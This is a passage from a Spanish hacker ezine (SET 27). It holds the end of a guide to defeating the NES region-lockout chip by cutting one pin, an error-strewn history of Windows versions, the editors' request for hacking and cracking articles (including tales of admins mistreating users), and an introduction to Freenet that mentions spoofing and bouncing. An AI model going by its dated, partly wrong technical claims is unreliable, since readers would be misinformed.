   Pulsa el interruptor de la NES espera un par de segundos y despues vuelve pulsar para poner el interruptor en off. Durante esta operacion puede que veas que el led se enciende momentaneamente. Esto prueba que hemos disipado cualquier carga que la consola pudiera tener. ES MUY IMPORTANTE QUE HAGAS ESTO, SI NO PODRIAS DAnyAR TU CONSOLA.
2. Retira los seis tornillos de la base de tu NES y levanta la carcasa.
3. Retira los siete tornillos que sujetan la proteccion metalica superior.
4. Retira los dos tornillos que hay cerca del modulador. Uno esta a la izquierda de la salida RF y el otro a la derecha de las salidas de AUDIO/VIDEO.
5. Retira los seis tornillos que sujetan la bandeja del cartucho a la placa. Puedes quitar los conectores para que los cables no te molesten y sacar la placa a tu voluntad. Yo no lo hice por que las cosas cuando se vuelven a conectar no suelen funcionar, asi que hice todo con la placa conectada.
6. Ahora levanta con cuidado la placa con la proteccion metalica inferior y la bandeja del cartucho y retira la proteccion metalica inferior.
7. Desliza la bandeja del cartucho hacia adelanten, quitandola de la placa y el conector. Puedes dejar el conector en la placa.
8. Da la vuelta a la placa dejando los componentes hacia arriba y en el sentido que puedas leer correctamente las letras de los componentes.
9. Lee el numero de revision de la placa; esta imprimido en blanco cerca del centro de la placa. Por ejemplo, "NES-CPU-11". Hay una pegatina blanca en la placa que nos dice que tipo de consola tenemos. Por ejemplo en consolas Europeas podemos leer "PAL-EEC", en las de Hong Kong "PAL-ASI" y en las Americanas "NTSC"

10. Encuentra el chip de bloqueo. "U10 CIC" estara imprimido sobre el chip en la placa.El numero despues de la U no es importante, pero que ponga CIC si. El texto sobre el chip en una consola de Gran Bretanya es el siguiente.



    Otros numeros son 3193A (America), 3195A (Europa) y 3196A (Hong Kong). El chip tiene 16 pines. No te preocupes por que el codigo de la tercera linea no coincida, es normal. El de la primera sera 3195A para las consolas Espanyolas.
11. Identifica el pin 4 en el chip. En la fila mas cercana a ti, el cuarto comenzando a contar por la izquierda.
12. Hay que cortar el pin 4. Quiza necesites mover o desoldar el condensador que hay al lado del pin, aunque yo recomiendo buscar unas tijeras pequenyas y no mover nada. Si algo va mal y el pin se rompe por completo, no te preocupes, si lo dejas al aire tambien funciona. Podria ayudar desoldar el pin primero y cortar tan cerca de la placa como sea posible.
    Una manera mas limpia de hacer esto, es desoldar el chip completo, doblar el pin 4 y soldar el chip dejando el pin 4 sin soldar. Sin embargo, esto es muy dificil a no ser que dispongas una herramienta especial para desoldar circuitos integrados.
13. Este paso es opcional. Es suficiente con dejar el pin 4 al aire. Pero puedes conectarlo a masa si quieres, y esta es la manera correcta de llevar

a cabo la modificacion.
Suelda un pequenyo cable al pin 4 y a uno de los siguientes pines 11,12,13 14 o 15 del chip de bloqueo, ya que todos van a masa. El pin 15 es el segundo empezando a contar por la izquierda en la fila mas lejana a ti.

14. YA ESTA! Rearma la consola y conectala sin introducir el cartucho. Deberia mostrar una pantalla estable (generalmente azul) sin ningun efecto de parpadeo.
15. DISFRUTA DE TU NES "UNIVERSAL"

Espero que tengais un buen rato con vuestros juegos. Pero tened en cuenta que no todo es jugar en esta vida. Que el mundo es algo mas que un munyeco en dos dimensiones. Que hay gente que sufre y muere por la politica de nuestros gobiernos y empresas.

"SI NO TIENES CUIDADO, LOS MEDIOS DE COMUNICACION
HARAN QUE ODIES A LOS OPRIMIDOS Y QUE AMES
A LOS OPRESORES"

AUTOGESTION Y ANARKIA

by chinaski

EOF

```
-[ 0x06 ]-------------------------------------------------------------
-[ El SO de mi vida ]-------------------------------------------------
-[ KSTOR ]-----------------------------------------------------SET-27--


            ##########################################################
            #                                                        #
            # El SO de mi vida...                                    #
            # @@@@@@@@@@@@@@@@@@@@      BY                          #
            #                                    KSTOR <Argentina>   #
            #                                    @@@@@@@@@@@@@@@@@   #
            #                                                        #
            ##########################################################
             ########################################################
              ######################################################
               ####################################################
                ##################################################
                 ################################################
                  ##############################################
                   ############################################
            ##########################################################
            ##########################################################
```


Esta es la primera vez que escribo para SET (y para una ezine) y espero no sea la ultima. jeje. Como ven, lo mio no es el ASCII Art´s.
En este articulo mostrare un resumen sobre las diferencias entre los SO Windows y Unix.
Es un compilado de datos tecnicos y caracteristicas extraidas de Internet.
En la PARTE I (esta!) la historia de Windows, si Windows!! el de Gates (Bill), veremos las diferentes versiones, su historia, sus caracteristicas, etc.
Y en la segunda entrega, UNIX en general y tambien Solaris, AIX, FreeBSD, OpenBSD y capaz SCO.
Asi que si te gusta el SO de Microsoft quedate (sino tambien... para que aprendas :p) y para los Unix´s vas a tener que esperar al proximo SET :(.

****
//Indice\\
  ******

1.5 Conclusion

1.6 Bibliografia

1.7 Despedida

##

#1 Introduccion:
  ****

Vamos a empezar contando un poco la historia de la computacion, en cuanto a los sistemas operativos (SO), no voy a detallar caracteristicas de estos, si no como dije antes de Windows y Unix.

En las primeras epocas, donde empezo todo esto de la computacion aparecieron los monstruos de la informatica. Me refiero a las primeras maquinas que ayudarian al hombre a satisfacer sus necesidades de comodidad y tareas, en donde figuran las tarjetas perforadas y los datos guardados en cintas magneticas.
El ENIAC (Integrador y computador numerico electronico) fue uno de estos que sirvio al ejercito norteamericano en la Segunda Guerra Mundial para solucionar problemas balisticos (parece que les funciono, no?).
Tambien el codigo Binario (1-0).
El surgimieto de los Chips de 8 Bits de Intel, hizo la entrada en escena del Altair. El IGU (Interface Grafica) con la salida del Xerox Start que contenia un raton para controlar la computadora inventado por el Parc (centro de ivestigacion avanzado de Palo Alto, USA).

Apple entro en accion a cargo de Steve Jobs y Steve Wozniak con su Apple I y II, y el Lisa, marcando la diferencia, ya que todos los PC´s de la epoca se valian del sistema CP/0M (programa de control para microprocesadores)y ellos no.

La PC de IBM con el SoftWare MS-DOS (con Billy a la cabeza), y el nuevo Macintosh de Aplle que tenia tambien el sistema IGU.

Ya entrando en el juego empezamos con los sistemas de ahora y de antes... los Windows (en 1981, el MS-DOS no es un Windows pero asi empieza Microsoft) y Unix (en 1962).

Cabe aclarar que hay otro sistemas que no estoy enunciando aca...

//////////////////

#1.2 Microsoft:
     ****

Fue fundada en 1975 por Bill Gates y Paul Allen (llamados Hackers en esos tiempos), ambos eran programadores en las computadoras PDP-10 de Digital Equipment Corporation.
En el año 1975 colaboraron en el lenguaje BASIC para las computadoras Altair, esto los llevo a la creacion de Microsoft en Albuquerque, Nueva Mexico, USA.
En 1979 se trasladaron a Redmon, Washington.
En 1981 lanzaron el sistema operativo MS-DOS para la empresa IBM y tambien vendieron licencias a diferentes empresas, convirtiendose asi en el SO estandar de la computadoras.
Tambien desarrollaron un procesador de texto para este sistema.
Con el correr del tiempo Microsoft se separo de IBM y desarrolo un SO grafico denominado Windows

#1.3 Cronologia de los windows:
     ****

#1.3.1 Windows 1: se lanzo en 1985 y fue desarrollado por un total de 55
programadores y no permitia ver pantallas en cascadas.

Caracteristicas:

* Interface grafica con menues desplegables y soporte para mouse
* Graficos en pantalla e improsora independientes del dispositivo
* Multitarea corpotativa entre aplicaciones Windows

#1.3.2 Windows 2: lanzada en 1987. Tenia mas caracteristicas que Windows 1,
tales como iconos.
Nacen aplicaciones como Excel, Word para Windows, Corel Draw!, PageMaker,
etc.
Cuando se lanzo Windows/386, Windows 2 fue renombrado como Windows/286

Craracteristica:

* Archivos PIF para aplicaciones MS-DOS

#1.3.3 Windows/386: lanzado en 1987, era equivalente al Windows/286 pero
permitia mientras corrian aplicaciones Windows la capacidad de ejecutar
multiples aplicaciones DOS simultaneas en memoria extendida

Caracteristica:

* Multiples maquinas virtuales DOS con multitarea

#1.3.4 Windows 3.0: lanzado en 1990 ,contenia muchas mas facilidades como por
ej. la habilidad de direccionar a mas de 640kb

Caracteristicas:

* Modo standar (286) con soporte de memoria grande (large memory)
* Modo mejorado 386, con memoria grande y soporte de multiples sesiones DOS
* Se agrego el Administrador de Programas y Archvos
* Soporte de Red
* Soporte para mas de 16 colores
* Soporte para Combo Boxes, Menues Jerarquicos y los archivos *.INI privados
para cada aplicacion cobraron mas valor

1.3.5 Windows 3.1: una actualizacion gratis para Windows 3.0 que corregia
algunos errores.

Windows 3.1 WorkGroups: una version del Windows 3.1 pero para red.
Tenia capacidades de compartir Archivos e Impresora
punto a punto.

Caracteristicas:

* Los Archivos podian ser accedidos desde otras maquinas por medio de DOS o
Windows
* Incluye dos aplicaciones adicionales Microsoft Mail para mandar e-mails y
Schedule+ una agenda

#1.3.6 Windows 3.11 WorkGroups: una importante mejora para el Windows 3.1
WorkGroups agregando acceso a archivos de 32 bits y capacidad de
fax

#1.3.7 Windows 95: lanzado en Agosto de 1995, se le conocio como Chicago
mientras se programaba (no me preguntes porque..)

Caracteristicas:

* Provee soporte para aplicaciones de 32 bits, multitarea con desalojo,
  soporte de red incorporado (TCP/IP, IPX, SLIP, PPP Y Windows Sockets).
* Incluye MS-DOS 7.0 como una aplicacion.

#1.3.8 Win32s: es un conjunto de librerias para Windows 3.1 el cual permite a los
       usuarios correr aplicaciones Windows NT. Pero no brinda multitarea
       con desalojo.

#1.3.9 Windows 98: nueva version de Windows. Podria decirse que es una
       compilacion de caracteristicas. El que yo tengo!!jeje

Caracteristicas:

* Desfragmentador: parecido al FastOpen de DOS, crea un fichero *.LOG el cual
  contiene informacion sobre los programas mas usados, facilitando asi su
  carga y ejecucion, guardando los clusters en el disco rigido en una forma
  contigua.
* Ayuda en Linea: nos permite resolver de una forma mas guiada problemas en
  forma On-line a traves de Internet. Tambien actualizaciones de drivers y
  partches para distintos errores.
* Seguridad de ficheros: cuando instalamos aplicaciones, estas sin saberlo
  cargan al sistema con driver o librerias antiguas, produciendo fallos.
  Windows 98 viene con un programa llamado " System File Checker Utility"
  que se encarga de que esto no pase.

  /* comentario de KSTOR sobre el punto anterior *\
  La otra vez instale un programa y me cargo drivers viejos, el programa este
  no salto, cuando reinicie la maquina no arrancaba, entonces tuve que
  reinstalar el Windows otra vez. Tene cuidado...
  /* Fin comentario de KSTOR *\

* Tareas programables: podemos programar tareas para que se ejecuten en un
  dia y en una hora determinada (por ej. un Desfragmentador, un ScanDisk, etc.)
* Localizador de errores: una aplicacion llamada "TShoot" permite solucionar
  problemas con los distintos dipositivos y configuraciones de Windows.
* Backup: ha sido mejorado en cuanto a seguridad y rapidez en copias de
  respaldo
* AutoScanDisk: cuando se reinicia la maquina de modo inesperado, se carga
  auomaticamente el ScanDisk
* Copatibilidad con Hardware de ultima generacion: USB, AGP, ACPI y el DVD,
  muy caro para tenerlo! :-(
* Configuracion de Escritorio: permite cambiar fondos, colores, iconos,
  punteros, etc.
* Tecnologia MMX: soporta los modelos de procexador MMX de Intel para poder
  utlizarlos al maximo.
* FAT32: se puede usar con la configuracion de archivos FAT16 o cambiar a
  FAT32
* Servidor: tiene todas las prestacion para convertir a nuesta PC en un
  servidor
* Internet: totalmente integrado y compatible con Internet
* PCMCIA: mas soporte para estas tarjetas (PCCard32)
* IRDA: soporta la conexion sin cables por medio de infrarrojos

#1.3.10 Windows NT (Windows New Technology): este sistema operativos de 32
        bist fue desarrollado originalmente para que sea OS/2.3.0 antes de
        que Microsoft e IBM se distanciaran.
NT se diseño para estaciones de trabajo avanzado (Windows NT) y para servers
(Windows NT Advanced Server)

Windows NT fue lanzado en 1993

A diferencia de Windows 3.1 que corria con una interface grafica sobre MS-DOS, Windows NT es un sistema operativo por si solo.

Esta basado en un MicroKernel con un direccionamiento de hasta 4gb de RAM, soporte para sistemas de archivos FAT, NTFS y HPFS, soporte de red incorporado, soporte para multiple procesador y seguridad C2

NT esta diseñado para ser idependiente del Hardware. Una vez que la capa HAL (capa de abstraccion de hardware) a sido llevada a una maquina en particular, el mismo sistema operativo deberia compilarse sin problemas

Cracteristicas:

* Robustez: es un SO estable y robusto, que impide a aplicaciones mal escritas estropear el resto del sistema.

* Seguridad: ha sido escrito para satisfacer las necesidades de seguridad de organismos oficiales y empresas cuyos datos deben estar bien protegidos contra personas no autorizadas ;-)
  Posee un sistema en donde cada usuario tiene privilegios sobre los datos a los cual desee acceder.

* Portabilidad: el sistema permite que sea adaptable a otros tipos de arquitectura para las cuales no fue desarrollado. Soprta Intel X86, MIPS, ALPHA y POWERPC.
  Su diseño modular y su lenjuage facil de enteder como es el C le permite la rapida migracion.

* Compatibilidad con las aplicaciones Windows: tiene la capacidad de correr aplicaciones Windows y DOS, que le permite obtener un rendimiento mayor.
  Las aplicaiones Win32 corren en modo nativo en las diferentes plataformas NT simplemente recompilandolas o incluso a traves de emuladores o compiladores JIT (Just In Time) como son el X86.

* Velocidad: la paltaforma NT permite hacerle frente a las aplicaciones que necesitan grandes requerimientos y altas velocidades de ejecucion, tipicas de servicios clientes/servidor, como lo puede ser un servidor de recursos de red o de base de datos.

La interface de Windows NT 3.x es parecida a la de Windows 3.x mientras que la interface de Windows NT 4.0 se emplea la interface de Windows 95/98

1.4 Caracteristicas del sistema de archivo NTFS:
    ****

La tabla de asignacion de archivos (FAT) a sido cambiada por una nueva estructura llamada tabla de archivos maestra (Master File Table).
El sistema de organizacion de volumenes NTFS esta ligeramente orientado a objetos.
Todos los sectores de un volumen pertenecen a un archivo, incluyendo aquellos que contienen la organizacion de volumen.

Atributos de los archivos y directorios en NTFS:
****

* Informacion estandar: almacena fechas, enlaces y otras cosas.
* Nombre de archivos: almacena nombres de archivos en fomato corto, largos y enlaces duros POSIX
* Lista de atributos: incluye informacion para ingresar en los registros extendidos de atributos en archivos largos
* Lista de control de acceso
* Datos: contiene los datos binarios del archivo

```
* Raiz y localizacion de los indices: empleados para registros de tipo
  directo
* Volumen: incluye la informacion del volumen
* Mapas de Bits: indica los archivos que estan siendo usados por los archivos o
  la MFT
* Atributos extendidos: usados en OS/2
* Compresion y tipo de comprension: permite identificar si un archivo o
  directorio esta comprimido
* Flujos: NTFS permite que los archivos contengan atributos de datos principal
  y datos alacenados como flujos separados

/* Comentario de KSTOR */
Si queres saber bien sobre este sistema de
archivos te recomiendo que leas en la
SET 15 el articulo de Falken. Seccion 0x10.
/* Fin comentario de KSTOR */

Versiones de Windows NT:
************************

* NT WorkStation: esta configurada para puestos de trabajo, donde se
  ejecutaran las aplicaciones de usuarios. Es una plataforma que incluye
  todos los elementos para trabajar con archivos de Windows y en red, con
  una pila completa para TCP/IP.

* NT Server: como la palabra lo indica esta preparado para configurar
  servidores
  Es mas robusto para tareas de servidor de red. Ofrece mayor seguridad en el
  almacenamiento de datos y el manejo de errores.

Ventajas de NT:
***************

* Es multitarea y multiusuario (como tosos los windows a partir del 3.1)
* Apoya el uso de multiples procesadores
* Soporta diferentes arquitecturas
* Soporta acceso remoto y ofrece mucha seguridad en los accesos.
* Soporta muchos protocolos:
  - NetBEUI
  - TCP/IP
  - IPX/SPX
  - Banyan
  - DECnet
  - Aplle Talk
* Trabaja con impresoras de estaciones remotas
* Brinda la posibilad de dar diferentes permisos y privilegios a los usuarios
* No permite criptografia de llave publica ni privada

Desventajas de NT:
******************

* Tiene ciertas limitaciones en cuanto a la RAM
* No soporta archivos NFS
* No ofrece bloqueo de intrusos
* No soporta la ejecucuion de alguas aplicaciones de DOS
* Requiere como minimo 16 megas de RAM y un procesador Pentium 133 MHZ o
  superior.


#1.3.11 Windows 2000: se basa en el poder de Windows NT, brinda mayor
        seguridad, mayor confiabilidad, y la habilidad de operar de manera
        integrada la red.
```

Carcteristicas:

* Mayor grado de confiabilidad: mejora la seguridad de archivos mas que en NT WorkStation.
* Elimina los 45 escenarios mas comunes de reinicio
* Soluciona mas rapidamente y eficazmente los errores.
* Brinda 3 tipos de proteccion:

  - Local: El sistema de codificacion de archivos (EFS)corre como un sistema integrado de seguridad, haciendo mas dificil los ataques y mas facil su administracion.
  - Empresarial: portege el acceso a la red a personas no autorizadas. Soporta el protocolo Kerberos v.5
  - Publico: protege las conexiones de la intranet. Soporta la seguridad por medio clave publica
* Soporta tarjetas inteligentes: utiles en cuanto a la privacidad, autentificacion, registro, y correo electronico.
* Capacidad de operar de manera integrada con otros ambientes: no importa que servidor se use ya que se puede manejar de manera mixta tanto servidores Unix, Novell NetWare o Windows NT)
* Tiene mejor desempe~o: una memoria escalabre y soporte de procesadores
* Mejor desempe~o en cuanto a la fuente de energia
* Acceso mas rapido a la informacion de su computadora e Internet

#1.3.12 Windows XP: Integra los puntos fuertes de Windows 2000 (como la seguridad, la capacidad de administracion y la confiabilidad) con las caracteristicas comerciales de Windows 98 y Me (no hable sobre este SO de Microsoft porque es una actualizacion del 98 y no trae notables mejoras) por ej. Plug and Play, una interface de usuario mas sencilla y novedosos servicios de soporte.

Caracteristicas:

* Integra la base de codigo de Windows NT y 2000, que presenta una arquitectura informatica de 32 bits y un modelo de memoria totalmente protegida.
* Elimina los escenarios mas comunes que obligan a los usuarios a reiniciar el equipo en Windows 95/98/Me. Ademas numerosas instalaciones de software no requieren reiniciar
* La estructura de los datos principales del nucleo son de solo lectura, con lo que las aplicaciones y controladores no pueden corromperlos
* Protege los archivos principales del sistema contra sobrescritura por la instalacion de software
* Nueva arquitectura que permite a varias aplicaciones ejecutarse simultaneamente, al tiempo que garantiza su respuesta y estabilidad del sistema.
* Soporta hasta 4gb de memoria RAM y hasta dos multiprocesadores simetricos
* Sistema de cifrado de archivos EFS que genera cifra los archivos con una clave aleatoria y permite que varios usuarios tengan acceso a un documento cifrado
* Proteccion IPSec que permite la seguridad en las VPN (Redes Privadas Virtuales)
* Soporte a Kerberos
* Nuevo aspecto visual. Se han agregado nuevas señas visuales para ayudar a los usuarios a explorar el equipo mas facilmente
* Soporte para grabacion de CD´s en unidades CD-R y C-RW
* Se pueden publicar archivos y carpetas en cualquier sitio web que utilice el protocolo WebDAV
* Permite a los usarios crear sesiones virtuales en sus equipos de escritorio mediante el protocolo de escritorio remoto RDP de Microsoft
* Visualizar archivoas y carpetas sin conexion especificando cuales quieren antes de desconectarse
* Mediante la supervision inteligente del estado de la CPU, Windows XP puede

```
  reducir la cantidad de energia utilizada
* Soporte para redes inalambricas
* Restaurar sistema te permite restaurar el equipo a un estado anterior por si
  surgiera algun error para no perder datos
* Soporte de red "Punto a Punto"
* Muchas aplicacion que no se ejcutaban en Windows 2000 ahora se podran ejecutar
  en XP sin problemas
* Actualizacion automatica y en segundo plano de seguridad y errores
* Soporte para estandares de harware mas recientes
* Soporte multilingüe

Y un monton mas segun la gente de Microsoft...


#1.3.13 Windows CE: es un SO que no esta orientado a computadores de
        escritorio si no que presta servicios para HandHeld PC y PalmSize PC.
        Tambien permite la creacion de programas en tiempo real.

########################

#1.5 Conclusion:
     ***********

No vamos a decir que Windows es una maravilla ni tampoco que es una porqueria.
Todos sabemos que tiene diferentes problemas, en cuanto a su estabilidad y
seguridad en las versiones Windows 95/98/Me y se ve un poco mejor en NT, 2000 o
XP, siendo mas estable y seguro.
El costo del producto y el soporte tampoco lo benefician.
La facilidad de instalar y desinstalar programas, de utilizarlos, de
reconocer dispositivos (Plug and Play), su grafica amigable, hacen mas facil su
manejo.
Es el sistema mas usado en mundo, puede ser por publicidad, funcionalidad,
estetica, no se..., pero lo es.


########################

#1.6 Bibliografias:

--) Sitios Web

- www.microsoft.com
- www.conozcasupc.com.ar
- joalsaju.tripod.com
- www.fortunecity.com/skyscraper/fatbit/607/winstory/winstory.html
- www.windowstimag.com - articulo de Paul Thurrott sobre Windows 2000

#1.7 Despedida:
     *********

Bueno llegamos al final de la PARTE I del articulo, espero que sea util para
aprender sobre los sistemas operativos.
El proximo SET ya estara disponible (si DIOS quiere...) la PARTE II en donde
encontraran la historia de Unix.
Quiero agradecer a SET por publicarlo y a los que lo leyeron. jeje
Cualquier comentario o sugerencia me escriben... preferentemente encriptado
con PGP.


                                                        KSTOR <Argentina>
```

kstor@nym.alias.net

EOF

```
-[ 0x07 ]-----------------------------------------------------------------
-[ Proyectos, Peticiones, Avisos ]-----------------------------------------
-[ by SET Ezine ]----------------------------------------------------SET-27--
```

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:
- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- Nuestro mailing list
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]----------

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido) tambien ahora aceptamos sujetadores pero en ningun caso inferiores a la talla 80 ni de primera mano, sorprendenos!

-[Nuestros articulos mas buscados]----------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, el proyecto Jack B. Nymble... en realidad lo queremos todo y especialmente si es brillante, pero no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais aqui:
<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- LSSI, articulos legales con fundamento (¿que pasa? ¿todo el mundo se queja y nadie dice nada?)

- Novell 6.0 (si, sigue pendiente!)

- Destripaje de programas, sistemas operativos, hardware...

- Programacion, cualquier lenguaje interesante, guias de inicio!

- Montajes y chapuzas electronicas

- Evaluacion de software de seguridad

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. ¿soy el unico que le gusta este jugete?

- ORACLE, MySQL, MsSQL, posgrees.. (¿porque nadie escribe sobre algo tan importante como las bases de datos?, estamos ardiendo en deseos de leer algo sobre ORACLE!)

- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (¿acaso no es interesante el tema?, ¿porque el software es tan incomodo?)

- Redes libres. Freenet y otras. Podria alguien montar un nodo y explicar sus experiencias?

- Wireless. Otro tema que nos encanta. Las implicaciones futuras pueden ser enormes o quedarse en nada. Todo depende de nosotros !

- Lo que tu quieras...

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]---

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decirlo, puede que no todo el mundo opine como vosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo

tambien alcanzara antes al publico.

- 80 COLUMNAS (ni mas ni menos, bueno menos si.)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien. Sobre las enyes (¤).

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- Ahorraros el ASCII ART, si teneis inquietudes artisticas, este no es el sitio, aunque, eso si, respetaremos lo que escribis.

- Por dios, no utilizeis los tabuladores, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este E-zine.

-[Nuestros mirrors]----------

Bueno, pues en este numero hemos recuperado uno de nuestros mirrors, cosa que nos alegra mucho, porque era nuestro mirror mas viejo.

http://www.vanhackez.com/portal/E-zines/SET/ - Espanya

Los otros dos son los siguientes:

http://salteadores.tsx.org - USA

http://www.zine-store.com.ar - Argentina

-[Nuestro mailing list]----------

Imagino que muchos ya lo habeis notado, nuestra lista de correo se ha ido al garete, de todas maneras no pasa nada porque no teniamos nada interesante que decir, lo que si os podemos anunciar es que proximamente activaremos una nueva, con la diferencia de que esta vez trataremos de hacer las cosas bien.

Mientras tanto, si vuestra incontinencia verbal a traves de Internet no os permite esperar, en nuestra web teneis un foro donde podeis desarollar vuestra incontinencia. Dicho foro se ubica en nuestra web, of course!.

http://www.set-ezine.org/

Los que querais apuntaros en la lista de correos, estaros atentos al panel de noticias de nuestra web.

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 28 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un

esfuerzo por fijarnos una fecha objetivo pondremos..... septiembre de 2003

la verdad es que fue todo un exito, en el anterior numero anunciamos que seria en abril de 2003 y dimos en el clavo, este numero ha salido el 1 de abril de 2003!...

-[Otros avisos]--

Este es un pequenyo aviso para las pocas personas que nos envian material 'fisico': CD's, revistas y cosas de esas.... (por cierto, todavia no hemos recibido ningun paquete envuelto en billetes de euros.... a que esperais?)

El caso es que ya no disponemos de nuestro tradicional apartado de correos o sea que todo aquel que nos quiera enviar algo 'fisico' que se ponga en contacto previamente con nosotros por e-mail, O sea que si ardeis en deseos de enviarnos el video de vuestro ultimo revolcon con vuestra novia, avisanos antes.

(no me cansare de repetir las cuentas de correo)

<web@set-ezine.org>
<set-fw@bigfoot.com>

EOF

-[0x08]----------
-[Freenet]----------
-[lindir]----------SET-27--

Freenet. Una red totalmente distribuida y anonima.

por Lindir.

- ------------------------------------

0. Introduccion.

La red Freenet es un tipo de red montada sobre redes TCP/IP que intenta solucionar varios problemas inherentes a Internet, principalmente la falta de anonimato. Es una red que surge como consecuencia practica del estudio "A Distributed Decentralised Information Storage and Retrieval System", realizado por Ian Clarke en la Universidad de Edimburgo.

En estas lineas intentare dar una idea general del funcionamiento teorico de dicha red, extrapolable a otras posibles redes que se creasen utilizando las mismas tecnicas.

1. El problema del anonimato.

En internet, el anonimato es una utopia. En redes TCP/IP con el modelo cliente-servidor todos los datagramas IP que llegan a un nodo contienen tanto la direccion IP de origen como la direccion IP de destino.

1.1 Anonimato del cliente.

1.1.1 Anonimato del atacante.

Un problema inherente a cualquier ataque a seguridad por parte del atacante consiste en esconder el origen del mismo. Para ello usualmente se utilizan tecnicas como el Bouncing o Spoofing, ampliamente conocidas pero que no solucionan totalmente el problema del anonimato. El spoofing es especialmente útil para ataques a torres de protocolos que no requieren conexion, del estilo de "nukes", o para el "sesion hijacking" y variantes, pero tiene que darse un escenario concreto para poder usarlo. El bouncing permite hacer mas dificil encontrar el origen real de una conexion, pero es posible (con tiempo, medios y un poco de suerte) trazar todos los saltos de una conexion hacia atras, encontrando al usuario final que lanzo la misma.


1.1.2 Anonimato de un usuario legitimo.

Cualquier usuario que se conecte a un servidor TCP o UDP debe saber que su consulta puede quedar registrada en una base de datos, con todas las posibilidades que ello conlleva de trafico de informacion, cosa que es dificilmente detectable y no digamos ya evitable.

Incluso utilizando servidores DHCP que proporcionen una IP distinta cada vez (como ocurre con ciertos ISPs), el servidor DHCP puede controlar dichos datos y almacenar un registro de los mismos, de forma que un ataque a un ISP (cosa que no es tan descabellada, en vista del nivel de seguridad en los mismos, sobre todo debido a sus usuarios) puede proporcionar informacion

sobre los accesos de cualquier cliente del mismo.
Si se utiliza un proxy o NAT, el nivel de detalle que puede obtenerse trazando las conexiones salientes del mismo es menor, ya que no se sabe en principio cual de todos sus usuarios es el que causa el inicio de conexion por parte del proxy, pero se puede tener una idea de las preferencias del grupo, lo cual tampoco esta nada mal...
1.2 Anonimato del servidor.
Si el anonimato del cliente es dificil, el del servidor es nulo. Todo servidor debe ser accesible a partir de su direccion IP bien conocida, ya sea porque es una IP fija o mediante una traduccion DNS en servidores DynDNS (tipo no-ip). El caso es que toda informacion publicada en Internet tiene la marca del servidor en que se alberga. Asi pues, censurar contenidos en la red es tan sencillo como cerrar el servidor, bien por via legal, bien por via intimidatoria. Esto último quiere decir que se puede amenazar a la empresa que aloja los contenidos con una demanda si no retira los mismos. Si el interesado en retirar los contenidos tiene suficiente poder economico, la empresa que los alberga preferira retirarlos antes que enfrentarse a un pleito que posiblemente perdera. Como muestra, la desaparicion repentina de todas las peliculas ilegales DiVX de servidores Web debido a la presion de la industria cinematografica y las distribuidoras, el cierre de Napster, Audiogalaxy, etc.
